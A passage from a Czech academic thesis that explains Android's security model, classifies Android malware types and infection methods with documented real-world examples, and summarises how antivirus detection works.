Izolace procesů neboli tzv. sandbox je založený na linuxovém uživatelském ochranném modelu. V něm je každému uživateli přidělen unikátní identifikátor (UID). Podle něj jsou uživatelé rozděleni, aby si navzájem nemohli přistupovat ke svým datům. Vývojáři Androidu tuto funkci využili pro zabezpečení aplikací. Každé aplikaci je přiřazeno UID a běží v samostatném procesu. To znamená, že i když chce aplikace provést nebezpečnou činnost, může ji provést jen ve vlastním kontextu a s oprávněními, které má. Standardně aplikace nemohou číst nebo měnit data ostatních aplikací a mají omezený přístup k systému. Díky tomu, že je sandbox implementován na úrovni kernelu vztahuje se i na nativní aplikace.

1.2.4 Zabezpečení komunikace mezi procesy

O přenášení komunikace mezi procesy se stará systém Binder, který je postaven na síťové architektuře klient/server. Binder také poskytuje jednotné rozhraní mezi procesy a mohou díky němu vzdálené procesy pracovat jako by byly lokální.

Každému procesu v Binderu je přiřazen unikátní 32 bitový token. O přiřazování tokenů se stará context manager (CM), který funguje podobně jako DNS server. Každý proces je zaregistrovaný v CM a pokud potřebuje komunikovat s jiným procesem, stačí mu znát pouze

jeho název a zeptat se na něj CM. Ten mu zpět pošle bezpečnostní token společně s adresou požadovaného procesu. Binder pak přidá ke každé komunikaci UID klienta společně s jeho bezpečnostním tokenem. Díky tomu může cílový proces (server) klienta spolehlivě identifikovat.




Schéma 4: Komunikace mezi procesy [4] (upraveno)

1.2.5 Zámek root účtu

Pojmem root se v linuxových systémech označuje účet s nejvyššími uživatelskými právy. Může např. volně upravovat všechny soubory a služby nebo měnit přístupová práva aplikací apod. To představuje velké bezpečnostní riziko, a proto je téměř u všech zařízení přístup k tomuto účtu zakázán výrobcem.

Přístup k účtu je možný získat provedením tzv. rootu. Toho často využívají uživatelé zejména za účelem instalace neoficiálních ROM nebo specializovaných aplikací, které ke své činnosti vyžadují administrátorská práva. Složitost rootu zařízení závisí na bootloaderu – pokud je odemčený, je ho možné provést snadno prostřednictvím aplikace. Díky této skutečnosti mohou provést root i škodlivé aplikace a získat tak administrátorský přístup k systému. Pokud je bootloader zamčený, je třeba najít a zneužít nějaký bezpečnostní nedostatek zařízení.

1.3 Zabezpečení aplikací

1.3.1 Google Play

Google Play je oficiální digitální obchod s aplikacemi pro platformu Android. K prosinci 2017 v něm bylo nabízeno 3,5 miliónů aplikací [14]. Google uvádí, že se jim daří zachytit 99 % škodlivých aplikací ještě dřív, než si je kdokoli nainstaluje [15]. O nezávadnost nabízených aplikací se starají dva systémy:

1. **Google Play Protect:** Jde především o antivirový program, který hledá škodlivé aplikace nejen v obchodu Play, ale i na samotných zařízeních. Díky kombinaci dat z mnoha zařízení je systém schopný rychleji odhalovat hrozby a minimalizovat škody. Ke zpracování dat se používá strojové učení[5] a systém je tak schopný za den zkontrolovat až 50 miliard aplikací. Mezi jeho další funkce patří zabezpečení prohlížení webových stránek v prohlížeči Chrome nebo lokalizace zařízení.
2. **Schvalování aplikací:** Každá aplikace, která má být umístěna v obchodu prochází schvalovacím procesem. V něm se mimo bezpečnosti aplikace posuzuje i její obsah (např. sexuální tématika, hazard, násilí apod.). Do konce roku 2015 byl tento proces zcela automatizovaný, což ho sice výrazně urychlovalo, zároveň však docházelo k mnoha chybám. Proto se Google rozhodl zapojit do procesu schvalování i lidské experty [17].

1.3.2 Podpisy aplikací

Každá aplikace musí být digitálně podepsána kvůli identifikaci vývojáře. Ti používají vygenerovaný privátní digitální klíč k aktualizaci aplikace, ke sdílení dat s jinými aplikacemi apod. Certifikát nevydává žádná centrální autorita, ale generuje ho vývojář aplikace.

[5] Strojové učení: Disciplína z oboru umělé inteligence, která se zabývá možností počítačů zvládat nové situace pomocí analýz, sebevzdělávání, pozorování a zkušeností [16].

1.4 Uživatelské možnosti zabezpečení

1.4.1 Zámek instalace aplikací z neznámých zdrojů

Cílem tohoto zabezpečení je zabránit uživateli v instalaci aplikací z jiných zdrojů než z oficiálního obchodu Play. Zámek je standardně zapnutý a může ho vypnout pouze uživatel v nastavení.

1.4.2 Šifrování dat

Od verze 5 je možné zašifrovat všechna uživatelská data symetrickým klíčem. Jakmile je zařízení zašifrováno, jsou i všechna nová data automaticky šifrována. Uživatel si před zašifrováním zvolí kód, který pak musí při každém bootu zadat. Od verze 7 je navíc možné zašifrovat jednotlivé soubory různými klíči.

1.4.3 Zámek displeje

Uživatelé mohou nastavit zámek displeje v podobě čísla, textového řetězce, vzoru, otisku prstu nebo snímku obličeje. Cílem zámku je zabránit v přístupu k zařízení neoprávněným osobám. Zámek je možné odemknout i jinými spárovanými zařízeními (např. chytrými hodinkami, s kterými pak zařízení komunikuje pomocí technologie Bluetooth nebo NFC a pokud jsou nablízku, tak se zařízení odemkne).

2 MALWARE

Malware představuje největší bezpečnostní riziko, ohrožující platformu Android. Díky popularitě a rozmanitosti platformy je dnes přes 99 % škodlivých aplikací na mobilních zařízeních zaměřeno právě na ni a v drtivé většině si malware do zařízení nainstalují sami uživatele. Mobilní zařízení představují pro útočníky velmi zajímavý cíl, protože neustále zaznamenávají a uchovávají mnoho citlivých dat, která se dají velmi snadno zneužít.

2.1 Definice

Výraz malware vznikl spojením slov malicious software, což v překladu znamená škodlivý software. Jak už název napovídá, jde o software, jehož účelem je uškodit počítačovému systému. Může být ve formě tzv. červů, trójských koňů, spyware, adware, rootkitů apod. Cílem malwaru může být například krádež nebo smazání dat, popřípadě i zašifrování dat a požadování výkupného (tzv. ransomware), instalace dalších aplikací bez vědomí uživatele, posílání prémiových sms[6] nebo i poškození zařízení.

2.2 Malware na platformě Android

První malware na platformě Android byl objeven v srpnu 2010. Dostal název FakePlayer a šlo o trójského koně, který se maskoval jako přehrávač videa. Po instalaci se aplikace snažila odeslat sms zprávy na prémiová čísla [18].

Od té doby si Android získal velkou pozornost hackerů a v současnosti je přes 99 % malwaru na mobilních platformách zaměřeno právě na něj. To je zapříčiněno zejména oblíbeností platformy, ale také mnohými bezpečnostními nedostatky, označovanými jako zero-day exploits[7]. I přesto, že jsou tyto chyby odhaleny vývojáři a je vydána opravná aktualizace, tak jejich distribuce na ohrožená zařízení probíhá velmi pomalu. Navíc díky individuálním úpravám operačního systému výrobci mohou mít různá zařízení své vlastní specifické bezpečnostní nedostatky. Dosud největší množství chyb tohoto druhu bylo objeveno v červnu 2016, kdy bylo odhaleno 9 217 slabin napříč všemi verzemi Androidu [20].

---

[6] Prémiová sms: Typ sms zprávy, u které je účtovaná cena jiná (zpravidla vyšší), než je běžná cena zprávy účtovaná operátorem.

[7] Zero-day exploit: Hrozba zneužívající zranitelnosti počítačového systému, o které vývojáři ani uživatelé nevědí [19].

V roce 2016 bylo podle dat německé společnosti G Data, zabývající se IT bezpečností, známo přibližně 8,3 miliónů malwarových aplikací a každý měsíc přibývá v průměru dalších 330 000 [21]. Laboratoře Kaspersky, které monitorují malwarové útoky, naměřily mezi roky 2016 a 2017 5,5 miliónů nainstalování škodlivých aplikací [22]. Drtivou většinu malwaru, přes 99 % v roce 2016 podle měření institutu AV-TEST, tvořily trójské koně [20]. Současným trendem je vzrůstající počet ransomware útoků.

2.3 Klasifikace

2.3.1 Trojan Horse

Trojan Horse neboli Trójský kůň je škodlivý software, jehož přítomnost a činnost je uživateli skrytá a který svou škodlivou funkci maskuje jinou funkcí. Nejrozšířenějšími typy jsou:

Trojan-Spy: Trojan určený ke sledování systému. Má široké pole působnosti – od keyloggingu[8] přes sledování procesů po kradení dat uložených v zařízení. Zástupcem tohoto malwaru je například trojan Smforw [23], který bez vědomí uživatele přeposílá všechny příchozí zprávy na vzdálený server nebo Sscul [24], který posílá data o zařízení na vzdálený server, a navíc se snaží infikovat počítače s operačním systémem Windows prostřednictvím USB.

Trojan-Banker: Funguje podobně jako Trojan-Spy, ale zaměřuje se na získání dat o platební kartě, přihlašovacích údajů do mobilního/internetového bankovnictví a na zachycení komunikace mezi uživatelem a bankou. Často je k tomu využíván phising.[9] Zástupcem této kategorie je například malware A2f8a [25], který po instalaci v zařízení vyhledává 232 aplikací internetového bankovnictví. Po úspěšném nalezení aplikace pošle uživateli falešné upozornění pod hlavičkou příslušné banky, aby znovu zadali své přihlašovací údaje. Aplikace navíc požaduje i oprávnění k práci s SMS, takže získá i přístup k autentizačním SMS.

Trojan-Dropper: Tento typ v sobě obsahuje jiný malware v komprimované či jinak zašifrované podobě. Dropper po svém spuštění rozbalí (dešifruje) skrytý malware a spustí ho. Příkladem je malware Agent BKY [28], který se objevil v druhé polovině roku 2017

[8] Keylogger: Technologie zaznamenávající stisknuté znaky na klávesnici [26].
[9] Phising – podvodná technika používaná v internetovém prostředí, jejímž cílem je získání citlivých údajů uživatele prostřednictvím elektronické komunikace, podvodných webových stránek apod. [27].

v oficiálním obchodu Play. Aplikace při instalaci nepožaduje žádné zvláštní oprávnění, a dokonce i provádí svou deklarovanou funkci. Na pozadí však dojde k dešifrování škodlivého kódu, který stáhne ze vzdáleného serveru malware v podobě Adobe Flash Playeru nebo jiné populární aplikace.

Na podobném principu pracuje i **Trojan-Downloader**, který po spuštění kontaktuje vzdálený server a stáhne z něj další malware. Do této kategorie patří například RootSmart [29] nebo FakeVideo [30].

Trojan-Ransom: Používá tzv. ransomware útok – při tomto útoku je uživateli zabráněn přístup k zařízení nebo dojde k zašifrování dat a je po něm požadováno výkupné. Zástupcem této kategorie je malware DoubleLocker.A [31]. Ten se po instalaci maskuje jako Google Play Service a požaduje po uživateli udělení administrátorských práv. Pokud je dostane, nastaví sám sebe jako výchozí domovskou aplikaci. Díky tomu se malware vždy, když uživatel stiskne domovské tlačítko opět spustí. Zabránění přístupu probíhá ve dvou krocích – malware nejdřív změní PIN k zařízení a uživatel se do něj nemůže dostat. Druhým krokem je zašifrování všech dat v zařízení algoritmem AES, který je téměř nemožné bez šifrovacího klíče rozluštit. Zároveň se na displeji zobrazí výzva k zaplacení výkupného v bitcoinech.

Trojan-SMS: Jeho cílem je zneužití SMS. Dělí na SMSsend, který skrytě posílá zprávy (často na prémiová čísla) a SMSspy, který příchozí zprávy přeposílá na jiná čísla nebo na vzdálené servery. Příkladem tohoto malwaru je HippoSMS [32], který byl šířen zejména na neoficiálních obchodech s aplikacemi v Číně. Aplikace zdánlivě plnila svou deklarovanou funkci (manažer SMS), ale na pozadí odesílala SMS na prémiová čísla. Potvrzovací a informační zprávy z těchto čísel aplikace automaticky mazala a uživatel tak o její škodlivé činnosti nevěděl, dokud mu nepřišlo vyúčtování.

Trojan-Clicker: Úkolem clickeru je navštěvovat specifické webové stránky za účelem zvýšení jejich provozu ať už kvůli zvýšení zisku nebo v rámci koordinovaného útoku tzv. botnetu[10]. Zástupcem této kategorie je Clicker.BN [33], který původně sloužil ke generování provozu na určitých webových stránkách (seznam si malware stáhnul ze vzdáleného serveru), ale jak zjistili výzkumníci ze společnosti McAfee, po pár týdnech od identifikace se

[10] Botnet: Propojená síť napadených zařízení určena ke škodlivým účelům (šíření spamu a malwaru, kybernetické útoky) a je kontrolována třetí stranou [34].

začaly objevovat modifikace malwaru, které sloužily k tzv. Distributed denial of service (DDoS), při kterém dochází k přehlcení cílového serveru velkým množstvím požadavků od klientů [35].

Do této kategorie se řadí i **Trojan-Adware**, jehož škodlivou činností je zobrazování reklam.

2.3.2 Exploit

Exploity zneužívají chyby v operačních systémech. Nejčastěji je jejich cílem získání oprávnění uživatele root a následná další škodlivá činnost. Tento malware se často používá samotnými uživateli k rootnutí zařízení. Další exploity zneužívají například chyby v kryptografickém podpisu aplikací apod. Podíl exploitů na celkovém objemu malwaru v roce 2016 tvořil 0,67 %. Do této kategorie patří například AndroRAT [36], který byl identifikován v únoru 2018 a maskuje se jako čistič nepotřebných souborů. K rootu zařízení zneužívá veřejně známou bezpečnostní zranitelnost některých starších systémů. Po úspěšném rootu dojde k navázání spojení se vzdáleným serverem, který získá k zařízení přístup a může např. nahrávat zvuk, číst SMS, získat screenshot obrazovky nebo sledovat GPS polohu.

2.3.3 Backdoor

Backdoor neboli zadní vrátka je metoda skrytého překonání zabezpečení operačního systému určená především k zajištění vzdáleného přístupu. Backoory mohou být vytvořeny úmyslně nebo neúmyslně vývojáři systému a hardwaru, ale také mohou být výsledkem práce škodlivé aplikace. V roce 2016 tvořil podíl backdoorů 0,2 %. V listopadu 2016 byl například odhalen backdoor Adups [37], za kterým stála stejnojmenná čínská společnost, která dodávala aktualizační systémy do smartphonů. Backdoor byl zakódován v neodstranitelné aplikaci, s kterou byla zařízení dodávána. Hlavní činností malwaru je získat informace o zařízení, seznam kontaktů a obsah SMS zpráv. Tato data následně odesílá na servery v Číně. Prostřednictvím backdooru je také možné vzdáleně instalovat a aktualizovat aplikace v zařízení.

2.3.4 Worm

Worm, v překladu červ, je malware jehož cílem je rozšířit své kopie na co nejvíce dalších zařízení. Každý červ zpravidla obsahuje další typ malwaru, který na infikovaném zařízení spouští. V roce 2016 tvořily červy pouze 0,01 % z objemu detekovaného malwaru. Jedním ze zástupců tohoto typu je červ Samsapo [38], který po instalaci stahuje další škodlivé

aplikace ze vzdáleného serveru, na který zároveň nahrává detaily o zařízení, ale hlavně rozesílá na všechny kontakty SMS zprávy s odkazem ke svému stažení.

2.4 Způsob infikování

K infikování zařízení malwarem dochází po instalaci a spuštění škodlivé aplikace. Infikované aplikace jsou distribuovány prostřednictvím oficiálního obchodu Play, neoficiálními obchody s aplikacemi, webovými stránkami a ve výjimečných případech i vzdáleným přístupem k zařízení.

Jelikož se vývojáři obchodu Play neustále snaží odhalovat a odstraňovat malware ze své databáze, je k distribuci stále častěji používaný tzv. **Drive-by download**. V této technice se často zneužívá reklama na webových stránkách nebo v aplikacích a jejím hlavním cílem je přimět uživatele k navštívení podvodné webové stránky, kde stáhne infikovanou aplikaci. Inzerované aplikace mívají velmi lákavé, často až nemožné funkce a podvodné stránky zase často vypadají stejně jako oficiální obchod Play.

Samotné infikované aplikace lze rozdělit do tří kategorií – legitimní aplikace, ke kterým byl přidán škodlivý kód, falešné aplikace vytvořené za účelem šíření malwaru a zneužití chyby v legitimních aplikacích.

2.4.1 Zneužití legitimních aplikací

Při zneužití legitimních aplikací se k již existujícímu zdrojovému kódu aplikací přidává škodlivý kód. K tomu se používají 2 techniky – repackaking a update attack.

Repackaging

Repackaging neboli přebalení, je nejpoužívanější technikou k infikování aplikací. Při přebalení autor malwaru stáhne z obchodu s aplikacemi legitimní a (ideálně) populární aplikaci. Následně aplikaci rozbalí, přidá do ní svůj kód, pak aplikaci opět zabalí a umístíji zpět na oficiální nebo neoficiální obchod či webovou stránku. Samozřejmě je téměř nemožné upravené aplikace umístit do oficiálního obchodu Play pod stejným názvem jako originál. Stačí však názvy mírně upravit a schvalovací algoritmus obchodu aplikaci schválí, pokud hrozbu sám neodhalí. Kvůli těmto komplikacím se tak často k distribuci stále častěji používají neoficiální obchody nebo webové stránky. Díky tomu, že musí být celý škodlivý kód uložen v aplikaci, je relativně snadně odhalitelný.

Update attack

Technika update attack, v překladu aktualizační útok, funguje podobně jako repackaking, ale je hůře odhalitelná. Na rozdíl od repackakingu je namísto celého škodlivého kódu do aplikace přidán pouze aktualizační komponent, který stáhne škodlivý kód až při spuštění aplikace. Statické skenování zdrojového kódu tak nemusí hrozbu odhalit.

2.4.2 Falešné aplikace

Při vývoji vlastních falešných aplikací, se tvůrci snaží buď zneužít existující aplikace nebo vytvořit své vlastní, více či méně funkční aplikace. Při zneužití legitimních aplikací se ve většině případů používá pouze jejich vzhled, který uživatele přiměje ke stažení. Po spuštění však aplikace svou proklamovanou funkci neplní, a naopak vykonává svůj škodlivý kód.

V případě vytvoření vlastních aplikací se používají dva přístupy – aplikace buď nemá žádnou jinou funkci kromě spuštění škodlivého kódu nebo částečně či plně plní svou proklamovanou funkci.

2.4.3 Zneužití chyby legitimní aplikace

Stejně jako v operačním systému se mohou i v legitimních aplikacích nacházet zero-day exploits, kterých mohou útočníci zneužít a infikovat zařízení nebo samotné legitimní aplikace. Ke zneužití chyb se používají upravené a falešné aplikace, ale i internetová či SMS komunikace zaměřená na bezpečnostní nedostatek.


2.4.4 Vzdálená instalace

Malware se do zařízení může dostat i vzdáleně, a to zejména prostřednictvím obchodu Play. Pokud útočník získá přihlašovací údaje do obchodu, může škodlivou aplikaci do zařízení nainstalovat bez vědomí uživatele. Je také možné zařízení infikovat napadením síťového provozu. Tento způsob je však velmi individuální a technicky náročný, proto se s ním prozatím můžeme setkat pouze v malém měřítku. Aplikace je do zařízení možné nainstalovat i prostřednictvím backdooru.

2.5 Popis vybraných malwarových aplikací

2.5.1 Agent JI

Malware se poprvé objevil v únoru 2017 a byl identifikován společností Eset jako Trojan-Downloader.Agent.JI. K jeho šíření byly používány podvodné webové stránky, na které byli uživatelé přesměrování prostřednictvím napadených legitimních serverů. Na podvodných stránkách o sobě aplikace deklarovala, že jde o update Adobe Flash Playeru [39].



Obrázek 1: Screenshot podvodné webové stránky a prostředí malwaru [39]

Po instalaci a spuštění aplikace dojde k zobrazení obrazovky, která uživatele informuje o příliš velké spotřebě baterie a vyzývá ho k zapnutí fiktivního úsporného režimu. Pokud se uživatel pokusí režim zapnout, vyžádá si aplikace práva správce zařízení. Když je uživatel povolí, dojde ke skrytí zástupce a malware na pozadí kontaktuje řídící server, kterému předá informace o zařízení a stáhne a nainstaluje z něj další škodlivé aplikace.

2.5.2 SLocker

Malware se objevil v červnu 2017 a byl společností Trend Micro identifikován jako SLocker.OPST a řadí se do kategorie ransomware. K jeho šíření byla používaná čínská internetová fóra a po pouhých pěti dnech od detekce byl jeho tvůrce zadržen policií. Aplikace se vydávala za nástroj určený k podvádění v mobilní hře King of Glory. Po instalaci a spuštění zašifruje data uživatele v interním úložišti (zaměřuje se na fotografie, textové soubory, videa a instalační balíčky aplikací) a zobrazí uživateli žádost o výkupné ve výši 20 juanů (cca 70 Kč). Platba má proběhnout prostřednictvím platební služby QQ. Pokud uživatel odmítne zaplatit, po třech dnech se výkupné zvýší a po týdnu dojde ke smazání dat.

K šifrování dat používá malware vygenerované náhodné číslo v kombinaci s šiframi MD5 a AES. Toto náhodné číslo je zobrazeno uživateli a slouží k dešifrování dat, které jak zjistili výzkumníci z Trend Micro, probíhá jednoduchým přidáním hodnoty 520 a zpětným opakováním celého šifrovacího procesu [40].


Obrázek 2: Screenshot žádosti o výkupné [40]

2.5.3 Operation Electric Powder

Jako Operation Electric Powder byla společností ClearSky Security pojmenována kampaň, která probíhala mezi roky 2016–2017 a zaměřovala se na Israel Electric Company (IEC), která je největším dodavatelem elektřiny v Izraeli. Součástí kampaně byla distribuce malwaru na platformy Windows a Android. K distribuci se používaly podvodné webové stránky, které byly šířeny pomocí falešného profilu na sociální síti Facebook. Tento profil měl v seznamu přátel velký počet zaměstnanců IEC a přidával komentáře s odkazem na podvodné stránky k jejich příspěvkům. Malware se distribuoval i prostřednictvím stránky imitující oficiální profil hry Pokémon GO pro Izrael. Po otevření odkazu byly uživatelé přesměrování buď na bulvární článek, který byl převzat z legitimního serveru a obsahoval odkaz k přehrání videa souvisejícího s článkem nebo na podvodné stránky, které imitovali oficiální stránky určené k distribuci hry Pokémon GO. V obou případech byli uživatelé na základě jejich platformy vyzváni ke stažení malwaru [41].

Obrázek 3: Screenshoty falešného profilu na Facebooku [41]

Jedna z verzí malwaru určeného na platformu Android se maskovala za legitimní hru Pokémon GO. Tato verze patří do kategorie Trojan-Dropper a vychází z původní podoby aplikace, která se maskovala za přehrávač videa a objevila se v době největší popularity hry. Při instalaci nepožaduje po uživateli žádné oprávnění, a tak je poměrně složité hrozbu identifikovat (ačkoli legitimní aplikace potřebuje přístup k poloze a fotoaparátu). Po spuštění aplikace dojde k dešifrování a instalaci skrytého malwaru, který požaduje přístup k mnoha citlivým oprávněním a vydává se za legitimní aplikaci Google Service, čímž se snaží zmást uživatele. Samotný Dropper nemá žádnou funkci a pouze zobrazuje chybovou hlášku. Tím přiměje uživatele k jeho odinstalaci, ale malware v zařízení zůstane [41].



Obrázek 4: Screenshot podvodných webových stránek [41]

3 ANTIVIRY NA PLATFORMĚ ANDROID

Antivirový software má za sebou dlouhý vývoj, a to zejména na platformě Windows. S rapidním nástupem mobilních zařízení bylo jen otázkou času, kdy se objeví první škodlivé aplikace, a tak se vývojáři museli zaměřit i na tuto platformu. Na rozdíl od klasickým počítačových systémů mají antivirové aplikace na platformě Android velmi omezené možnosti, jak s malwarem bojovat.

3.1 Princip antivirů

Antivirový software je určeny k prevenci, detekci a odstranění škodlivého softwaru. K identifikaci škodlivého kódu se používají techniky:

- **Heuristická detekce:** Používá algoritmus, kterým porovnává části zdrojového kódu analyzované aplikace s již známým škodlivým kódem. Díky tomuto způsobu je možné detekovat ještě neobjevený malware, ale generuje i mnoho falešně pozitivních výsledků.
- **Slovníková detekce:** Každá antivirová aplikace disponuje databází s daty o již známých škodlivých aplikacích, se kterými porovnává analyzované aplikace.
- **Detekce založena na chování:** Antiviry zkoumají chování spuštěných aplikací a pokud aplikace vykazuje nestandardní nebo nebezpečné chování (např. sleduje stisknutí kláves, mění systémové nastavení apod.), upozorní na něj uživatele.
- **Sandboxová detekce:** Některé antiviry v případě, že vyhodnotí aplikaci jako podezřelou, ji nejdříve spustí v emulovaném prostředí a analyzují její chování. Aplikace tak nemůže ohrozit ani poškodit OS, protože k němu nemá přístup.
- **Cloudová detekce:** Antivirus sbírá velké množství dat o systému a odesílá je do cloudu, kde probíhá jejich analýza pomocí výše zmíněných technik. Tento způsob výrazně šetří výkon zařízení, ale ke své funkci potřebuje internetové připojení.

